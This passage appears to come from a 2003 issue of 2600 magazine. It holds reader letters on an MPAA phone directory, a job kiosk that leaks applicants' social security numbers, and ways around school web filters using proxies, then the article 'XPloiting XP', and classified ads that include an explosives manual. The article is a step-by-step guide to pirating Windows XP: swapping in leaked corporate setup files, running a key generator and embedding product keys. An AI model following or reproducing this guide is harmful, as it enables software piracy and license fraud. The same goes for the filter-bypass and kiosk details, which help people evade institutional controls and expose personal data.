I was reading the Spring 2003 issue of *2600* on page 23 which contains a copy of a letter sent out from the MPAA regarding "piracy" concerns with the new *Harry Potter* film. The letter contains the phone number of the MPAA Piracy Hotline. Naturally curious, I called this hotline at 1-800-662-6797 on the Sunday evening of Memorial Day weekend. I suppose the Hotline staff was off for this national holiday because I got no answer. The call rang over into a recording (non-intelligent, just a basic recording like you would find on a home answering machine). I was offered several key combinations after the recording, one of which was zero to speak with an operator (instructed only for "west coast law enforcement" to get a certain number but I pressed anyway). An operator was unavailable (another reason that I think the processing center was closed). I was surprised to find more keypad options offered (by "jane" of course), one of which was "#" to access a complete directory of the MPAA employee phone database. I called a second time and didn't press zero this time. The message mailbox was "full."

The way the system worked was that you could type in the first few letters of the employee's last name, press #, and then the system would play a recording of the employee that you typed speaking his or her own name. I tried "nancy" just to see what I could get and I got a recording of a guy saying "MPAA mailroom." Maybe they have someone named Nancy working at the MPAA's mailroom. I was able to press a number to direct dial this extension, as well as a myriad of other options.

I don't know if this is all just because there are no ops on duty at the MPAA Piracy Hotline because of the holiday but I thought you would nonetheless find it interesting that the entire employee phone directory of the MPAA is this easily accessible. I believe this would

prove an invaluable asset to those working to prevent the degradation of our freedoms by this organization.

Zen Lunatic

Such systems are actually extremely common in the corporate world. It's very handy in the field of social engineering. Whether such information could be useful in fighting MPAA tactics isn't entirely clear. But full disclosure is almost always a good thing.

Dear *2600:*

A belated thanks for my t-shirt and subscription to *2600* in return for my photo of an Eritrean payphone. I didn't expect anything so I was both surprised and delighted when I received this mystery package from New York. I met a couple of really cool people in London a few weeks ago because I was wearing your t-shirt.

I enjoyed the article "A Dumpster Diving Treasure" by Phantasm in 19:4. Even though it was quite jargon-heavy, this is the kind of thing I would show to someone who had no knowledge of the hacker community. I thought the article summed up really well the hacker attitude. It's all about curiosity and self education and there's nothing malicious about it.

And of course I enjoyed seeing my photo on the back of 20:1.

Eritrea is a country that is well worth visiting if you ever get the opportunity. I spent a few months there and it's the kind of place that gives you hope for the human race. This is a country that won a war against a larger, better armed occupying force by educating its citizens and organizing them into a guerrilla army. The Eritrean government now invests heavily in education and health, while refusing to accept the kind of foreign aid that comes with strings attached. As a visitor, it's easy to see where the cracks might appear, but at the moment they're doing really well and I really hope they reap the benefits of the strongly independent stance they have taken.

I hope that the strongly independent stance that you have taken with your magazine continues to benefit the hacker community and wider society.

Mark Sadler

Dear *2600:*

It may interest you to know of a security flaw I recently observed at my local Walgreens. As of late, Walgreens has been trying to convert its usage of paper applications to an all digital networked system for people to apply for a job. This network can be accessed from home by visiting their corporate website or by using the application kiosk they have set up in-store for applicant use. Yes, this is the classic case of "set up a company computer behind the firewall" deal, but it's much worse in this case.

Almost all of Walgreens' office applications are web-based. Everything from the scheduling to photo-processing uses advanced php to organize the data Walgreens receives. So in this case, walking by the kiosk I noticed that someone had left their application unfinished. There for the public was their name and social security number. Being the nice person I am I went to the kiosk and clicked "save for later" so everyone in the world didn't apply for a credit card using her name. After doing so however, I got to wondering if it would be possible to search the history, hit the back button, and view previously entered data. Sure enough, I was able to get the name, address, social security number, phone number, and various other tidbits of information of the last 100 or so people who used the kiosk to apply for a position.

I notified the manager of the flaw, but he seemed indifferent about it. One employee I talked to stated she knew about it for some time but I don't think the severity of such a flaw really had an impact on her. Since then I've also mailed Walgreens' corporate technical supervisor, but received no response. I thought perhaps a little public awareness would create a sense of urgency to fix this.

Just for fun, give a call to EA's tech support line at 866-543-5435. They have a pretty funny bit about your call being monitored by Big Brother.

Mr. "of Lag"

Economics

Dear *2600:*

OK, here's the story. I walked into Barnes and Noble with enough money for *2600,* a large coffee, and a pack of smokes. I went to get the mag and when I went to pay the chick said "5.50 please." I figured since I'm in Massachusetts it was another tax but she said it wasn't and showed me the cover. So of course I had to choose between my coffee and *2600.* So I got *2600* and a medium coffee. Why the pay hike?

Lamerjoe

It certainly isn't a pay hike, at least not for any of us. The fact is our price has remained the same for the past four years while we've had to deal with rate increases for nearly everything around us. We held off for as long as we could and if we did so any longer, we would find ourselves in the red. Commercial magazines are able to offset expenses with paid advertising, a route we'd prefer not to have to go down.

Dear *2600:*

I have been a reader of *2600* for a couple of years now and have to say that the magazine is awesome. Keep up the great work. Anyways, yesterday I picked up a copy of 20:1 from a local bookstore and realized that the price had gone up since 19:4. What I wanted to know is why the sudden price hike, and why did the Canadian price go up $1, whereas the American price went up only $0.50?

J. Miller

There really isn't a non-sudden way to change the price. The reason for the difference in Canadian price is twofold. First, the Canadian dollar is worth far less than the American dollar. Second, because of the amount of time that has passed since the last price change, the gap between the American and Canadian prices has also widened. (The Canadian price also is slightly higher because of extra charges incurred in distribution from here to there.)

Misconceptions

Dear *2600:*

TwinZero said something in 20:1 about the MPAA and the RIAA needing to look within their ranks to find pirates spreading their material around the net. This is

very true. Anyone working in a studio production house or the like can get his or her hands on a digital copy of a film, CD, or anything else. But what the MPAA and its cronies really need to do is think long and hard about how they distribute their films. As someone who knows a lot about running movie theaters, I can tell you this: Distributors and the like are almost clueless half of the time as to what happens with their prints of films after they are done being shown. Technically, either they are supposed to be picked up and shipped off to the distributor, where most of the extra prints are destroyed, or they are shipped to other theaters for showing. But often, the distros leave prints in theaters, which leads to projectionists taking home entire 35mm film prints, or just some dusty cans sitting in a projection room for a long time.

Why do I say all this? Because in the theater/film industry for the past two years there has been a constant argument over whether to begin delivering films to theaters digitally via satellite uplink, etc. The film would be sent from a "secure" server with the film being encoded somewhere along the way. This is really just another sad way to force theater owners into upgrading more equipment, or being accused of being dinosaurs for not going "digital." It is also sad to me, because in my eyes, 35mm always looks better than digital, but that's an opinion. I'm sure it will also save countless CEO's precious cash to buy a new SUV.

Anyone who knows anything about computer security knows that this is a ridiculous idea. While the "industry" has many plans for encrypting the feeds that would be delivered to theaters and then projected, it is entirely possible for anyone, in my mind, to get ahold of one of these feeds and record the information to their HD, etc. I have heard that this process has already been used in Japan and some other countries with alleged success. But if the MPAA wants to cut corners distribution-wise by distributing them digitally, they need to make sure they don't cut corners in the security department, because it does not matter how tight or how sophisticated your security is. If someone is working for the "other side" within your ranks, you have lost all your security.

brian botkiller

Article Clarifications

Dear *2600:*

In my article in 20:1, "Fun with Hosting on Cable/DSL," I mentioned dnsq.org as a "reliable" dynamic IP DNS service. Embarrassingly, they had gone belly-up before my article hit the stands. Dyndns.org is another such service, but sometimes I can't resolve my records that are hosted there. I also mentioned a utility called "Direct Update." This includes a list of other dynamic IP DNS services, but I don't know which ones work well. If anyone out there knows of a good dynamic IP DNS service, please let me know.

Toby

Dear *2600:*

I wanted to respond to Durkeim's article "Hacking QuickAID Internet Stations" in 18:1 (yes, I'm behind in my reading!). I need to note that the kiosk you ran into was really running Atcom software; Atcom purchased QuickATM back around 1998.

I will freely admit that the kiosk you encountered was insecure; Atcom's developers were clearly not hackers. But as the senior developer of the original QuickATM software, I strongly disagree with your conclusion that only "lazy" and "dumb" developers would code for Windows. The QuickATM software would have given you much more of a challenge!

Want to secure the Windows box? The original software ran on NT4 using NTFS (with strong access controls), and the user account had almost zero rights (via admin tools). A VxD was loaded early in the boot process to disable certain key combinations (Win, etc.) and mouse clicks. The shift keys were also disabled until the software was running.

A second desktop was registered, effectively replacing the standard Windows one. Even if the user had gotten to the real desktop (possible only by crashing the fake one which ignored all input), there were no icons, no "Run" in the start menu, no items under "Programs." No extraneous software (like Winzip) was installed. Obvious things like Explorer were moved into nonstandard locations. Regedit, notepad, command, etc. were simply deleted!

The crippled IE4 was really a VB program using the IE control, with sufficient hooks to disable right clicks and keyboard shortcuts. No downloading of content was allowed, and certain other MIME types were blocked. Only the http/https protocols were allowed. Cookies/history/etc. were all purged between users. Internet access went through a logging proxy server in the hub; kiosks had no direct access. And yes, the proxy server did some content filtering (the airports insisted).

Hardware was locked down fairly well, requiring two separate keys to get to the floppy/CD drives. Notebooks were used so if unplugged (and left so for a few hours) and replugged, the machines wouldn't automatically start up. Plans had been in effect to rewrite the entire HD on every boot (via a bootable CD). And we didn't create any software backdoors; all maintenance had to be done by opening the kiosk. Usage logs were sent out via a write-only protocol to a pod server, so if anything happened, we could step back through it.

Now - was it completely secure? No. The easiest way in was to launch the AOL software. Since AOL was constantly sending updates, we couldn't keep up with the number of things we had to disable. There were a few semi-tricky ways to get to an open/save dialog box - and into the system. In the two years the QuickATM software was running, we only found one person who got in (and he kindly reported it).

Why didn't we develop on Linux? AOL/CServe aren't supported, and market research (in 1995) indicated that we would lose about a third of the potential users if we didn't allow them access. Popular browser support for Linux was also behind the curve (at the time, I think Netscape 3 beta was our best choice).

However, choice of language or OS won't stop you from having exploitable bugs. Being hands-down tricky, trapping all possible exceptions, and spending personal time trying to hack your own system - that's the only way to develop quality, zero-defect software. (Well, maybe low-defect....)

Marc Wallace
(currently looking for a job!)

Dear *2600:*

In the newest edition of *2600* you mentioned something in the article "Not In Our Name" about holding down three buttons on an ATM and it would give you $20. I was just curious if this is true or if you were just using an example. If it's possible, then I'd like to learn more. You don't have to flat out tell me, just point me in the right direction.

Firehazard

No, we didn't mean to start a panic. It was a hypothetical example. However, it does explain a lot of the strange behavior we've been seeing at ATMs over the past month or two.

Dear *2600:*

I was a little puzzled by Gr3y t0qu3's article on destroying the data on CDs in 19:4. Why not just break the CD into pieces? Sure, they snap with a bang and tend to send shards everywhere, but that's easy enough to remedy.

Matt

We would guess that it's got something to do with people growing lazy over time and not doing a thorough enough job when breaking the CDs..

Dear *2600:*

I enjoyed Area_51's article on the Coinstar machines. I can confirm for him that they run Windows. I once walked by one while it was rebooting, and the NT 4.0 splashscreen appeared briefly.

Jim

Dear *2600:*

In the IBuySpy Portal Software article I submitted for 20:1 it looks like you printed all of the "<" and ">" characters in the code as "{" and "}" respectively, rendering the code useless unless fixed.

Papa Doc

We apologize for the error which was entirely our fault.

Dear *2600:*

It's been a little while since I have been able to pick up an issue of *2600*. This time I was surprised to find an article on the Kroger 802.11b network, mainly because I use it every day. Here are some corrections to Kairi's understanding of what happens with it and topography. First, the POS terminals mostly don't use the 802.11b much. The only reason he saw them is the entire store is one node. They use the cat 5 running up into the ceiling for their normal operations.

The WEP encrypted network that he found I would guess is the mail exchange server. If you really want to know what happens there, have fun. I know the type of e-mails that come in and out of there. It's fairly boring. Trust me.

Next we have the login he discovered. "...cash register functions, to ordering shelf labels, to entering UPC codes and item names." That's describing the SPAA system. This system is used by the Scan Coordinator for their daily functions. That system I would suggest steering clear of for the most part. It contains a mode that allows a person to enter new items to the system and adjust prices. The main reason I suggest staying mostly clear is that it's one of the ones that will get you into major legal trouble.

On a happier note I'll give you some clues. "clock" brings up the time clock. There is a separate login for ordering items in to the store. "clock," POS services, and e-mail services are normally run from a wired terminal. "clock" is run from a Wyse terminal, along with half of the ordering program. SPAA and the first half of the ordering program are run from a wireless handheld normally. We all use OpenServer. (I've complained about this before.) There is another machine that he didn't mention that runs OS2. This machine is mainly for running diagnostics on the network and running "batch files." This is a set of files that is sent from the main office to quickly change all the prices that need to be changed. They can cause big problems too. (I accidentally ran a large number of files on the wrong day once. Haven't don't that again.)

Hope this helps in any explorations and makes it a little safer for you.

Flat Line

Dear *2600:*

Regarding the article I wrote in 20:1, I have to add that at the time I was very confused between the differences in Flex ANI and "real time" ANI. I was wrong about the PRI line information I provided. The long distance charges will not be billed to spoof ANI unless you are using a toll free service that uses Flex ANI instead of "real time" ANI to do the billing. The difference is Flex ANI is the ANI you get when you call an ANAC like 800-555-1140. It isn't, however, the *real* ANI for the call. The real ANI for the call is in fact the BTN. I have an ANAC for AT&T that reads back "real time" ANI as opposed to Flex ANI like most ANACs do. When I call the AT&T ANAC the BTN is what is read back instead of the spoofed information. Sorry for any confusion.

Lucky225

Dear *2600:*

First off, I'd like to point out an error in Acidus' article on XM in 20:1. The XM satellites do not put out anywhere near 70 megawatts power beaming to earth, not even ERP (Effective Radiated Power). The power I believe is under 1,000 watts, probably a few hundred, to the antennas. The power gain of the antennas may reach 1,000 or greater watts ERP however.

The comparison of a commercial wideband FM transmission of 200 khz bandwidth (analog) and the digital 125 khz bandwidth of XM is like comparing apples and oranges. You can convey much more information digitally in less bandwidth if done properly. Traditional POTS lines were meant to pass a 4 khz voiceband audio, yet we can pass a 16 khz or better worth of analog audio through the POTS lines by sampling the audio, digitizing it, and using digital modulation schemes to get a high data rate over the lines.

I'm going out on a limb here. XM came out after I got locked up, or I'd probably have played with and even prevailed at decoding XM. I believe that the 125 khz (I have not seen the specs yet) bandwidth of the XM channel to be very sufficient to pass near CD, if not CD quality sound. The key thing to remember is what modulation scheme they use to transmit the data. A CD typi-

cally is on the high end passing audio frequencies of 22 khz, sampled at 44 khz to accurately record it digitally. Without overhead (I've forgotten the math and science), I think at least 88 khz of bandwidth in an RF channel is needed to pass that audio in digitized form.

As in transferring computer data, the simplest form is binary. However binary is not very efficient. In the old days of the Bell 103 and 212 modems, a tone was sent for Mark (1) and another for Space (0) to transmit the data. This was fine for 300 and 1200 baud line speeds, but going beyond that, a more efficient data modulation scheme was needed. Quadrature Amplitude Modulation (QAM) is used by 9600 baud modems and higher data rates by Quadrature Phase Shift Keying (QPSK), 16 level (16PSK), and other exotic schemes allow for higher bandwidths (data rate) to be passed over a certain bandwidth of RF (Radio Frequency) channels, or analog lines such as POTS.

Then we get into compression. At the analog level, FM stations compress the audio to make it louder. They do this to make their stations stand out when someone scans the FM dial. People tend to stop and listen to the loudest signal that is pleasing to their ears. Digital compression, such as the ones mentioned in the article make the digital stream more efficient to transfer, like zipping a .txt file. You do lose some audio quality with analog or digital compression.

Audio quality off of XM or Sirius will probably never be CD quality as the world is not perfect. A lot of error correcting goes on and of course dropped data blocks. All kinds of things can happen to a radio signal traveling 22K miles. Even CDs are not perfect audio compared to what the artists played onto the master tapes or even what comes off of the master tapes. Ever look at the audio output of a CD player on an oscilloscope? Not perfect sine waves, but jagged ones, but that is an audiophile can of worms.

Acidus did give some food for thought. If I was not locked up I'd be probing the innards of XM and Sirius receivers. I bet the companies are happy to hear that!

Flame away guys, I need the snail mail.

Stormbringer
William K. Smith, 44684-083
FCI Cumberland, Unit A-1
P.O. Box 1000
Cumberland, MD 21501

Clearing Blockages

Dear *2600:*

I have heard many people complaining about a URL being blocked by their school or some other place. To get around this is fairly simple: free anonymous public proxy servers. This works in my school, but I don't know about others, I would imagine the same thing would work.

One I happen to like is http://www.triumphpc.com/cgi-bin/nph-proxy.cgi.

I used it all the time and can use the net without the "Violation of Terms of Service" crap my school likes to display when trying to visit sites, some of which are even school related.

Just search for proxy servers on the net and if your school blocks the one you use, find another. There are thousands.

Skuzz

Dear *2600:*

I noticed there were a lot of letters sent in complaining about the filtering software at schools, etc. And while the altavista method does work most of the time (in my experience anyway) I've come across a better method.

A nifty little CGI script called CGIProxy (http://www.jmarshall.com/tools/cgiproxy/) allows you to browse indirectly, so the filtering software is never asked if it's okay for you to visit a particular site. All you have to do is load the script onto a webserver and call it when you want to visit a filtered site. It won't, however, be able to get into https:// locations like Hotmail, unless it's installed on an https:// location itself. Once you have it installed and run it, you just type the site you wish to visit in the form. You can also customize your browsing experience through the little checkboxes below the form, which allow you to disable cookies, scripts, ads, or referrer information. This little script will even allow you to browse anonymously and works with all (to my knowledge) filtering software. I've even heard it'll work for people in China.

There are instructions on PeaceFire (www.peacefire.org/circumventor/simple-circumventor-instructions.html) for setting your home computer up as a web server using this method, which includes installing SSL so it should let you into your Hotmail account, etc.

If you install this on a webserver, I strongly urge you to put a password on it, or at least change the name from "nph-proxy.cgi" to something like "nph-87s6df.cgi" to avoid it's being used for anonymous attacks.


Bullet

Dear *2600:*

This is in regards to "2600 Reader" in issue 20:1 who was having a problem downloading *Off The Hook* due to their school's proxy. This pisses me off. I also have Internet filtering software (websense - www.websense.com) that blocks 2600.com among other sites at my office. I understand how frustrating this can be, especially when you want something a little stimulating. So here is one of many solutions. There is a good chance your IS department hasn't blocked websites that allow you to tunnel through to blocked websites using 128 bit SSL encryption. One of my favorites is https://www.megaproxy.com/_secure/. This site requires no additional software or active x controls to be downloaded and works great. You can read more in detail on the site as I want to keep this short. Hopefully this helps, and if it's already blocked there are many sites of this nature. You just have to look (maybe google - that's where I found this site).

Logix

XPloiting XP



www.disincorporated.org

by Bill Melater
retaleMlliB@hotmail.com

Remember the old days when a good way to get the latest software was to get a group together to buy it and then make copies for everyone? You thought M$ killed that with their one-activation-per-license scheme for the XP suite, didn't you?

Don't they wish. In this article the author will show a realistic way that the average user can, with the aid of good peer-to-peer file sharing software and a CD writer, create copies of Windows XP Professional Edition that act just like the genuine article. The information presented in this article is presented only to show the weaknesses of Microsoft's latest copy prevention scheme. Do not come crying to the author if you use this information inappropriately and a massive horde of gray-suited attorneys descends upon you and pick your bones clean.

First a little background on Windows XP, which comes in many forms. The Professional Edition comes in (at least) these flavors: Academic for students, MSDN for developers and consultants, Retail for average consumers, Branded OEM for major computer makers like Dell and Gateway, Unbranded OEM for small computer makers, and Volume License (or "Corporate") for companies that buy hundreds or thousands of copies at a time to distribute across their enterprises. All the various editions need a product key in order to be installed and activated; we've all seen that little yellow label on the back of an M$ product with five groups of five characters.

Most of the flavors of XP require the installer to contact M$ for permission to use the software - the infamous "product activation" step of the install. When you activate Windows XP you send them a long number and they send you a long number in return. The long number you send them is generated by doing some math on the CD key as well as some generalized information about your computer (no, they can't identify your individual machine). The long number they send you is called the Activation Key. Previous to the release of Service Pack 1 for Windows XP, one could activate a copy of Windows XP Pro by using a key generator (e.g. the famous Blue List key gen) to generate a product key and walking through the activation process just like you had the little yellow label. However, after Service Pack 1 was released, M$ began validating the product keys submitted for activation against a database of all the product keys that had actually been shipped to resellers, and it became impossible to use a fake key to activate most copies of Windows XP.

There are, however, two flavors of Windows XP that do not require the installer to activate. One is the Branded OEM flavor, which often comes pre-installed and pre-activated on various mass-market hardware, such as the latest Dell PCs. This flavor is not so good if you wanted to install the software on multiple PCs. It often won't recognize hardware other than that which it came with, and most major manufacturers don't even ship a Windows XP CD as such with their machines; they instead merge it with the other bundled software.

The other flavor of XP Pro that doesn't require activation is the Volume License, or Corporate, flavor. The story behind it is that admins at large installations don't want to make 1000 calls to M$ every time they roll out 1000 new PCs. Increasingly, when a user reports a problem with his PC, the admins simply replace all the software on the machine, OS included, to avoid having to do any messy troubleshooting or walk over to the user's desk. The way the installation works for XP Pro Corporate is that the installer enters the Volume License Key and that in itself is enough to install and activate the software - M$ is never contacted. The installation process can then be automated and made invisible to the user, saving the admin a lot of time.

It ought to go without saying that anyone who wants to install Windows XP on multiple PCs wants the Corporate flavor. The problem is that the average Joe simply doesn't have access to a CD that contains the Corporate flavor of Windows XP. But most people know someone who's bought a retail copy, or could find several people who'd be willing to pay for a share of a copy at a local retailer. The trick is making the software available to more than one computer.

Here's the step-by-step guide:

1) Obtain an off-the-shelf copy of Windows XP Pro and copy every file on the CD into a holding directory. This is the easiest, if not the quickest, step. Obviously, you have to be careful to keep the directory structure intact.

2) Obtain the files that are different between the off-the-shelf retail version of Windows XP and the corporate flavor. This is one of the harder steps. There are 11 files that are different between the two flavors of XP:

DPCDLL.DL_
EULA.TXT
NT5INF.CA_
OEMBIOS.BI_
OEMBIOS.CA_
OEMBIOS.DA_
OEMBIOS.SI_
PIDGEN.DLL
SETUPP.INI
SETUPREG.HIV
WIN9XUPG\WIN95UPG.INF

All the files are located in the I386 directory on the Windows XP CD, other than the last one, which is in the WIN9XUPG subdirectory of I386.

The "corporate" versions of these files are not widely available, but they can be had from various peer-to-peer file sharing services, often in a package named corpfiles.something. Sometimes the package will come with handy instructions.

3) Merge the corporate files into the holding directory. You can usually just extract the .ZIP right into your holding directory and the files will go where they should. In order to help me verify that the package actually contained different files than I already had, I extracted mine to a temporary directory, then copied them one by one to their final destinations. Note that not all of these files are absolutely necessary - EULA.TXT, for example, has no bearing at all on whether you can make a copy of the software, except to advise you of how illegal it might be.

4) Download the Service Pack 1 Installer from M$'s web site and slipstream it into the holding directory. This step is not necessary if you just want to get a copy of Windows XP. But if you're going to burn it to a CD, why not do it right? Doing this step now will save you the long process of applying SP1 after you install. To slipstream the service pack, execute this command:

XPSP1_EN_X86.EXE -s:C:\HOLD\XPPRO

I assume here that your copy of Service Pack 1 is called XPSP1_EN_X86.EXE (it is if you download it from M$ and don't change the name), and that your file set is in the C:\HOLD\XPPRO directory. You have to supply the complete path for the root directory of your file set or the service pack installer will just copy a huge number of files to a temporary directory and then error out.

5) Add any other files you might think are handy into the holding directory. I made a subdirectory called "Tools" in mine and put all the Power Tools for XP into it, along with the Blue List key generator, a text file that contains a few known good product keys, instructions for making another copy, and any utilities I might need with a fresh install of Windows XP Professional Edition.

The Windows XP install routine does not care if there are additional files on the CD. There is a large file called TXTSETUP.SIF that contains a huge list of every file that the installer knows about and where it will belong when XP is all set up. Any file not listed is ignored by the installer, so feel free to keep other things handy on the disk.

6) Obtain the Blue List key generator for the Windows XP suite and use it to generate a few keys for "Windows XP Corp." This step is also not easy. It could take a few hours of careful searching to finally get this program off the net, or long waits to obtain it with a file sharing service. It is almost fruitless to search for the program by name, but it usually can be found packaged in .ZIP files with names like "Windows XP Crack" or the like. It is a small executable of about 49,000 bytes.

The Blue List key generator (named for the group that produced it) makes one candidate key at a time and then tries to validate it by using an algorithm like the one Microsoft's software uses. The real keys have a limited character set - some letters and numbers are never used in Microsoft product keys - but the key space is still very large (greater than 10^25). Only about five percent of the candidate keys pass the program's test, and only about half of those will be accepted by Windows XP's product key software.

It could take the better part of an hour to generate enough product keys to guarantee success. On my AthlonXP 1700+ it takes about 30 seconds for the program to generate one candidate key.

In the Blue List key generator, pick "WINDOWS XP CORP" from the drop-down. Set the number of keys to generate (i.e., the number of candidates to try) and number of keys to stop after (i.e., the number of keys it finds that it believes to be valid) pretty high. I set each to 100 and ended up with four keys that I could try during the installation.

It's a very good idea if you only have one computer (that is, only one means to generate keys), to generate 10 or 12 keys so that you'll be sure to have at least one that works.

7) Use your favorite burning software to create a bootable CD-ROM using your file set. I used a neat little utility that generates a bootable ISO on the fly and burns it to a CD. You should read at least some of the literature I mention in the Links section so that you have an awareness of what's going on in this step. It is possible to use Nero or any other common CD burn utility that supports making bootable CDs. Be aware, though, that there are certain files that you must have in order to make a bootable CD, and that they don't come with some CD-burning software packages.

8) Install Windows XP Professional Edition, and note that when you're asked for a product key, it's referred to as a "Volume License Key." This step is pretty much sit back, relax, and enjoy the show. Windows XP takes about half an hour to install on a moderately fast system, and much longer on older hardware. It took about 45 minutes on a 750MHz Athlon with 128MB of RAM and about 25 minutes on an AthlonXP 1700+ with 256MB of DDR and a 48x CDROM drive.

One of the nice things about having a bootable CD-ROM is that you can install Windows XP onto a completely blank hard drive. Without the bootable CD, Windows XP will want you to already have formatted the hard drive, and if you don't have XP or Windows 2000, you'll have to convert the file system later on from FAT32 to NTFS, if that's what you want to use. With a bootable CD you can format the drive NTFS from the beginning.

Another nice thing you can do is create a plain text file in the I386 directory called WINNT.SIF and put these lines in it:

[UserData]
ProductID=FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8

Replace the series of characters that starts with FCK with your good product key. Beware doing this before you know for sure that your product key will work, as it could cause you to waste a CD or two. If you have this line, you will not be asked to input the product key during install. This is what admins do to save themselves 25 keystrokes every time they install Windows XP.

Note: Do not attempt to use the above product key. It will not work. Microsoft specifically targeted that key with Service Pack 1, disabling it.

9) Verify that your copy of Windows XP is already activated. There are three ways to do this. The first way is to note that there is no blinking icon in the system tray that indicates your copy isn't activated. Another way is to use the copy of Internet Explorer that comes with Windows XP and visit http://www.windowsupdate.com, which will not offer updates to a copy of Windows XP that is not activated. While you're at it, apply all the security-related updates that are waiting. Even if you don't ever use Internet Explorer, Outlook, or Media Player again, there are many applications that use components of Internet Explorer behind the scenes and therefore share its notorious vulnerability to attack.

The third way to verify your activation status is to execute the command:

c:\winnt\system32\oobe\msoobe.exe /a

MSOOBE is the program that determines whether Windows XP is activated and leads you through the activation process if not. Rather than prompting you for your location and beginning the activation process, the resulting window should simply say "Your copy of Windows XP is already activated." I like to run this command every so often, just for the warm, fuzzy feeling I get.

10) Enjoy! But beware of a few things. Normally, changing more than three or four components in a Windows XP computer will cause it to want to be reactivated. If that were the case here, the user most likely would have to find a way around the activation process again. There are several ways to do that. Finding them out I leave as an exercise for the reader.

Bear in mind that the actions described above could be counter to US and international copyright law, and to actually do them could lead to legal trouble. Furthermore, I do not know what will happen to a machine that is running a copy of Windows XP that was obtained by the method described above if M$ should beef up their copy-prevention efforts. A lot of people who used the famously leaked product keys to install Windows XP were left out in the cold when Service Pack 1 was released and have not been able to enjoy its benefits. Microsoft would certainly be within their rights to engineer Service Pack 2 to leave everyone with illegitimate copies out in the cold, or even to destroy such software.

Microsoft has for years depended on other large companies for the bulk of its profit and only recently began even to try to rein in the massive amounts of copyright violation that had been going on between individual users. Meanwhile they had to keep their original customer base, the corporations, happy. The beauty of this whole thing is that it is possible to use these huge corporations against each other. Microsoft's dependency on other massive companies has left its newest, most copy-protected software with an Achilles heel that the little guy can XPloit.

Bibliography/Links

http://www.nu2.nu/bootcd/ is a well-maintained page that describes bootable CDs in detail, and includes the instructions and software the author used to make his CDs bootable.

http://www.licenturion.com/xp/fully-licensed-wpa.txt is an older page that describes the algorithm that Windows XP uses to generate activation keys, and tells why they aren't the enormous threat to privacy that some believe them to be.

http://www.extremetech.com/article2/0,3973,11222,00.asp is the best description of the ins and outs of Windows Product Activation that this author has seen, even though the article predates Service Pack 1.

http://www.microsoft.com/piracy/basics/activation/windowsxpsp1.asp is telling if you read between the lines, and also a good source for "the other side" of the piracy/WPA issue.

Marketplace

Happenings

THE SECOND CHAOS COMMUNICATION CAMP will take place August 7-10, 2003. This "International Hacker Open Air Gathering" will take place near Berlin, Germany. Participants are encouraged to bring computers and tents. For those who don't feel like camping out, various towns (not to mention the city of Berlin) aren't very far away from the campground. The Chaos Communication Camp is the official hacker event of the year that *2600* is affiliated with. (In odd-numbered years when there isn't a HOPE conference in New York, we suggest that attendees try something different and become inspired by meeting hackers from other parts of the world. Two years ago we helped to sponsor HAL2001 in the Netherlands. Next year we're planning on holding our fifth HOPE conference.) For more information on this year's event in Germany, visit the Chaos Communication Camp site at http://www.ccc.de/camp.

INTERZ0NE III. April 2004. Not just another hackers' con! Stay tuned to website for more details. www.interz0ne.com (that's a zero!)

DUTCH HACKER MEETINGS. Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html.

For Sale

WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/re-programmable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.

EXPLOSIVES ARE FUN. But do you really understand the principles behind them? Do you know what makes them tick? The science of explosives is both interesting and fascinating, and now you can easily understand the working mechanics of them when you read *The Preparatory Manual of Explosives,* a new release by Jared B. Ledgard. This is an easy to read book that details nearly every aspect of proper preparation, handling, manufacture, and safety related to explosives. This is college level material that was professionally prepared detailing the preparation of more than 100 high explosives and written in plain English for consumption by the average person. A major emphasis is placed on safe handling and manufacture of the explosive compositions described within. *The Preparatory Manual of Explosives* was copyrighted in July of 2002, is 367 pages in length, has a suggested retail price of $39.95, and is a perfect bound paperback book . For a limited time, you may enjoy free shipping on this title within the USA when purchased through amazon.com (subject to terms and conditions imposed by Amazon's "free super-saver" shipping offer). For more information or to place an order, please call 1.800.681.8995 and press option 2 when you hear the main menu, visit www.amazon.com and search for ISBN: 0-9727863-0-9 or visit www.terroristsupply.com/go/2600. Terrorist Supply accepts all major credit cards as well as checks, money orders, and well-concealed cash (not advised) and ships worldwide. Anyone implying illegal intentions will be denied sale. We reserve the right to refuse service to any customer at any time.

LEARN LOCK PICKING It's EASY with our book. Our new edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

